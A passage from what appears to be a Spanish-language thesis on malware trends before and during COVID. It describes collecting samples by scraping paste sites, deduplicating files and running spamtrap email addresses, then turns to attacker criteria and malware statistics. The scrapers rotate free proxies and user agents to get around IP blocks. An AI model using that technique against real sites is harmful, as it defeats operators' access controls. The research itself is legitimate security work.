


Figura 5.3: Funcionamiento de un *proxy* - Fuente: *Wikimedia* por *H2g2bob*.

Puesto que iba a ser tema recurrente entre muchos de los *scripts*, se creó un módulo común para todos los *parsers* de las páginas de pastes. Mediante el módulo *beautifulsoup* se obtienen *proxies* gratuitos de la página `https://www.sslproxies.org/`.

SSL Proxy

SSL (HTTPS) proxies that are just checked and updated every 10 minutes

IP Address	Port	Code	Country	Anonymity	Google	Https	Last Checked
103.124.2.229	3128	JP	Japan	anonymous	no	yes	2 secs ago
159.65.5.141	65534	SG	Singapore	elite proxy		yes	1 min ago
217.219.61.6	8080	IR	Iran	anonymous		yes	1 min ago
62.99.68.79	37074	ES	Spain	elite proxy		yes	1 min ago
110.44.124.220	55443	NP	Nepal	elite proxy		yes	1 min ago
212.73.68.156	3128	AM	Armenia	elite proxy		yes	1 min ago

Figura 5.4: Página web: sslproxies.org para obtener *proxies* públicos gratuitos.

El *script* completo se puede ver en *Github* con la *URL*:

`https://github.com/memoriasIT/paste-parsers/blob/main/proxy_grab.py`

5.2.2. Eliminación de duplicados

Otro de los problemas encontrados es el de tener múltiples copias del mismo fichero. Esto se debe a que las campañas de *spam* o *malware* a menudo publican numerosas veces el mismo mensaje (ya sea en la misma página, en distintos momentos o en distintos dominios).

Para ello, he utilizado un comando de *bash* que elimina todos los elementos duplicados según su función *hash MD5*.

Una función *hash* son funciones con una sola dirección, es decir, no existe operación inversa[23]. Además, si hubiera algún cambio, se produce el "efecto avalancha" (si una entrada cambia ligeramente, la salida cambia significativamente).

A pesar de que existen problemas de colisiones y ataques a la función *hash MD5*, esta sigue siendo una solución para problemas como este, donde se busca ser computacionalmente barato y donde una posible colisión no supone un alto riesgo.

```
find . -type f \
    | xargs md5sum \
    | sort -k1,1 \
    | uniq -Dw32 \
    | while read hash file; do
        [ "${prev_hash}" == "${hash}" ] && rm -v "${file}"
        prev_hash="${hash}";
    done
```

5.2.3. Scraping manual

En diversas páginas de *pastes*, como puede ser *dumpz.org* a pesar de que los *pastes* tienen un ID único, están numerados de forma incremental. Es por ello que es posible acceder a ellos mediante la *URL*: *https://{dominio}/{ID}*

Debido a esto, se han realizado dos *scripts*, uno que obtiene el último ID válido y otro que *parsea* y descarga los *pastes* para posterior análisis.

El *script "dumpz_ org.py"*[58] utiliza el algoritmo de búsqueda binaria para encontrar el último ID válido. Para ello se comprueba si el título de la página es: *"Not found"*.

Por otra parte, el *script "dumpz_ org_ download.py"*[59] utiliza el módulo *selenium* para

visitar las páginas y *parsear* los datos. El *script* es multihebra, y aunque solamente posee dos instancias de *selenium* a la vez, podría aumentarse si se posee suficiente memoria *RAM*. Si se detecta la página *"403 Forbidden"* de *nginx* se relanza el *driver* de *selenium* con nuevo *proxy* y *User Agent*, pues puede ser que la *IP* sea bloqueada.

De las páginas se obtienen los siguientes datos: El título, fecha, ID y contenido; todo esto se guarda en un fichero con el siguiente formato:

"{nombrePagina}_{currentID}_{date}.txt".

Tras descargar una gran cantidad de *pastes*, se analizó su contenido, y se encontraron 17.285 archivos con el mismo contenido, las copias fueron eliminadas con el método mencionado en la sección 5.2.2.




Figura 5.5: Antes y después de borrar los archivos duplicados.

Además, debido a similitudes en el formato de los *pastes*, se detectaron una gran cantidad de archivos del mismo actor, que fueron clasificados con *RegEx*.

Tras mover esos archivos a otra carpeta quedaron 120.492 archivos, es decir, 173.808 archivos provenían de este supuesto autor.

Además, se clasificaron los archivos por lenguaje de programación. Para ello se utilizó el paquete *GuessLang*[60]. Este paquete puede diferenciar mediante inteligencia artificial más de 50 lenguajes con más del 90 % de exactitud.

Los scripts para las diversas páginas pueden encontrarse en la siguiente URL:

`https://github.com/memoriasIT/paste-parsers`

5.2.4. Pastebin

Pastebin, se presentaba como la página más sencilla, pues provee de una *API* para hacer *scraping*. Es decir, justo lo que queremos.

No obstante, parece ser que en los últimos tiempos, se han hecho varias modificaciones en el algoritmo para mostrar los últimos *posts*. Parece ser que los *posts* que se muestran se someten a análisis mucho más restrictivos. Y aunque se pueda seguir infectando usuarios mediante enlaces directos a los *pastes*, estos no se mostrarán (por lo general) en la lista de últimas publicaciones. Es por eso, que finalmente *pastebin* no ha sido utilizado.

5.2.5. Conclusión y Resultados

Mediante los *pastes*, se ha conseguido una gran cantidad de muestras de campañas de *spam* y *phishing*. Se presume que gran cantidad de las *URLs* presentes en este tipo de campañas se califican como maliciosas o sospechosas, pero no se ha realizado un estudio estadístico que lo demuestre.

5.3. Análisis de e-mails

Los e-mails son en muchas de las organizaciones el principal mecanismo de comunicación, además, muchos individuos inexpertos poseen una falsa sensación de seguridad al tratarse de un canal de comunicación interna.

Esto hace del correo electrónico un vector de ataque muy atractivo para los actores maliciosos, que buscarán impersonar actores con credibilidad para sus propios beneficios.

5.3.1. SpamTrap

Los *"SpamTraps"* son un concepto parecido al *honeypot* aplicado al correo electrónico. La idea principal es montar una dirección de correo en principio común y corriente que se utilizará para obtener campañas de *spam* y *malware*.

Comúnmente, el uso principal de esta técnica está más relacionada con el marketing. Las direcciones de correo se añaden a listas de correos para *spam*, de esta forma, cuando una campaña llega a la bandeja de entrada se sabe que la campaña es maliciosa (no existe consentimiento). Esta técnica es usada también por las grandes compañías de correo para mejorar su detección de *spam*.

En este caso, el objetivo es totalmente el contrario, se desea obtener la mayor cantidad de campañas y se espera obtener algunas maliciosas.

Para realizar esta especie de *honeypot*, se han utilizado distintos métodos:

Publicación en pastes

Se ha publicado en páginas de *pastes* públicos el siguiente código:

```
RobThePlayer@mail.com
<a href="mailto:RobThePlayer@mail.com">RobThePlayer@mail.com</a>
```

Se ha supuesto que muchos de los *bots* que buscan *e-mails* en la red buscarán *links "mailto"* además de direcciones con @ así que se incluyó código *HTML* con esta etiqueta.

Algunas de las páginas en las que se han publicado son: "dumpz.org"[61], "paste.org.ru"[62], "vpaste.net"[63], "bitbin.it"[64], "paste.rohitab.com"[65], "kpaste.net"[66], "pastebin.osuosl.org"[67], "txtpaste.com"[68], "sharetext.me"[69] y "pastebin.com"[19].




Figura 5.6: Publicación en la página: *"Bitbin.it"*.




Figura 5.7: Publicación en la página: *"dumpz.org"*.

Contacto con *data brokers*

Otro de los métodos también empleados es el de contactar a empresas que se dedican al tráfico de datos con la intención de "darse de baja" de sus correos. Realmente lo que buscan es que los correos sean añadidos a sus listas de correo y vendidos posteriormente a sus clientes.




Figura 5.8: Contacto con *data brokers*.

Encuestas y páginas para ganar dinero en línea

Otro tipo de empresas que se dedican al tráfico de datos es el de las encuestas y páginas de ganar dinero en línea, la intención es la misma que con el método anterior.




Figura 5.9: Registro en páginas de encuestas.

5.3.2. Conclusión y Resultados

En general, el método de *spam trap* se podría calificar como parcialmente satisfactorio. Pese a que se ha obtenido una gran cantidad de *spam* (incluso en ocasiones relacionados con el *COVID* tal y como se puede observar en la figura 5.11) no se han obtenido muestras de *malware*.

Esto puede ser, en parte, porque las campañas no han logrado pasar los filtros de antivirus, *firewall*, etc. impuestos por los proveedores de *email* utilizados.

La mayoría del *spam* recibido trataba de impersonar a grandes compañías con sorteos o similar.




Figura 5.10: *Spam* obtenido en la cuenta de *Gmail*.




Figura 5.11: *Phishing* con motivo de *COVID*.

En muchas ocasiones los correos utilizados han sido dados de baja por uso indebido, por ejemplo, en *"yandex.com"* o *"mail.com"*. En otras ocasiones se ha debido verificar el correo con datos como el teléfono (en *"outlook.com"*).

5.4. Muestras de Zoos u otros investigadores

A pesar de la naturaleza de este tipo de *software*, la comunidad es muy abierta. El compartir muestras es de hecho una actividad muy común. Aunque existen multitud de archivos de muestras, una página muy extendida es *VX-Underground*[1].

VX-Underground es posiblemente la colección más grande de *malware* que existe, y además, posee una gran conexión con la comunidad. Su colección no solo se ciñe a muestras, sino que también poseen *papers*, *zines* (abreviación de *magazine*, "revista" en inglés) e información sobre *APTs*.

Figura 5.12: Página principal de *VX-Underground*[1].

No obstante, también se utilizarán otras páginas que muestran información interesante. Por ejemplo, *VirusTotal*[70] o *AlienVault*[46], que a menudo proveen información gráfica muy interesante.

Capítulo 6

Análisis de criterios

Como ayuda para obtener conclusiones, se tomarán en cuenta diversos criterios. Estos criterios se han obtenido de la mera intuición, de ciertos elementos que podrían ser diferenciadores y permitir marcar una diferencia.

6.1. Fase 1: La infección

En esta fase es crítico el poder alcanzar a la víctima con la mayor confianza posible. Podrían existir cambios en:

- **Persona a la que va dirigida**: Una persona del departamento de marketing puede no tener la misma perspicacia que una persona del departamento de seguridad.
- **Mucha más suplantación de identidad**: Podría esperarse un aumento en la suplantación de identidad. Especialmente, al trasladar los canales de comunicación a medios en línea puede ser también más fácil.
- **Cambio en el *dropper* utilizado**: Los sistemas de seguridad, al trabajar en remoto, pueden estar menos conseguidos, por tanto, algo más rudimentario puede servir.

- **Más *phishing* menos *malware***: Es muy probable que gran cantidad de los objetivos no sean a los que se desea infectar finalmente, sino que se pueden tomar como pivote para un elemento mayor.

- ***Spam* más oportunista y ocasional, con campañas más centradas en objetivos específicos**: Las campañas más específicas permiten realizar campañas de *phishing* con mayor credibilidad.

Dentro de la misma fase de infección, se podrían encontrar cambios en el *payload*. Algunas suposiciones podrían ser: que los *CVEs* no son tan empresariales, con vulnerabilidades más comunes y que las vulnerabilidades ocurran en recursos creados (o usados en más medida) a partir del COVID.

6.2. Fase 2: *Malware*

Se considera el inicio de esta fase desde que el usuario ejecuta el *dropper* o *malware*. Algunos de los criterios a tener en cuenta podrían ser:

- **No tanta evasión de máquinas virtuales y técnicas de *anti-debugger***: Si los ataques fueran más rudimentarios, no sería necesario de técnicas más avanzadas. Lo mismo ocurre con *firewalls* o elementos de detección de *malware* utilizados en entornos empresariales.

- **Movimiento lateral buscando targets mayores (por ejemplo suplantar la identidad posteriormente)**

- **Cambio en los puertos utilizados**

- **Es *"malware as a service"***: El *malware as a service* podría permitir atacar a muchos más objetivos con menos requisitos técnicos por parte del atacante.

- **Menos ofuscación**: Debido a que son más rudimentarios.

- **Más troyanos bancarios para el usuario de a pie**: Estos buscan un interés totalmente monetario y permiten atacar a cualquier objetivo.

6.3. Miscelánea

Existen otros criterios no necesariamente relacionados con las fases del *malware*. Se presentan a continuación:

- **Cantidad de *ransomware* pagado**
- **Cantidad de cambio a trabajo remoto**
- **Cantidad de dinero invertido a mejorar la seguridad y parchear vulnerabilidades**
- ***Hardware* específico para el trabajo**: Es decir, existe un equipo específico para el trabajo, separado totalmente de las actividades diarias del trabajador.
- **Se realizan jornadas de entrenamiento de seguridad**: Un usuario medio que sea instruido en nociones básicas de seguridad es más capaz de reconocer ataques de *phishing* o *malware*.
- **Cantidad de *IoT* en casa**: Este tipo de dispositivos son conocidos por su poca seguridad. Durante el COVID, muchas soluciones basadas en el *IoT* fueron puestas en producción. Es posible que este tipo de aparatos actúen como punto de entrada para el *malware* durante el trabajo remoto.

Capítulo 7

Estado del arte

Antes de comenzar a analizar las muestras, puede ser de gran ayuda analizar la situación y el entorno en el que se desarrollan. En ciertas situaciones, el contexto puede ser incluso de más utilidad que los diversos aspectos técnicos que, por sí solos, podrían ser insuficientes para responder a las hipótesis propuestas.

Se analizarán las tendencias y familias en auge durante los distintos periodos, de forma que se pueda realizar una comparativa entre ambos periodos.

7.1. Situación del *Malware* Pre-COVID

En primer lugar, se analizará el *malware* pre-COVID, servirá de base sobre la que se analizará si ha existido un cambio debido a la pandemia. Como situación pre-Covid se analizarán los tres años anteriores a la pandemia (2017, 2018 y 2019).

Se plantea a continuación un gráfico creado por *ENISA* (*European Union Agency For Network and Information Security*) donde se plasma el porcentaje del *malware* en la segunda mitad de 2017 y la primera mitad de 2018.




Figura 7.1: Clasificación por tipos de *malware* en la segunda mitad de 2017 y primera mitad de 2018 según *ENISA*.

En el propio gráfico se puede observar claramente la gran importancia del *malware* relacionado con las *criptomonedas*. Este tipo de campañas menos arriesgadas han provocado que el volumen de *ransomware* o troyanos bancarios transicionen a ese nuevo modelo de negocio.

Durante 2017 el *ransomware* fue el tipo de *malware* más importante, pero se puede ver claramente la transición a otro modelo de negocio como es el de los *criptominers* y *RATs*.

7.1.1. El auge de las criptomonedas

Ya desde 2017, la criptominería se detecta como una de las actividades maliciosas más comunes. Si se analiza desde el punto de vista del atacante, permite tener unos ingresos pasivos de forma anónima y crear redes de víctimas de forma muy sencilla.

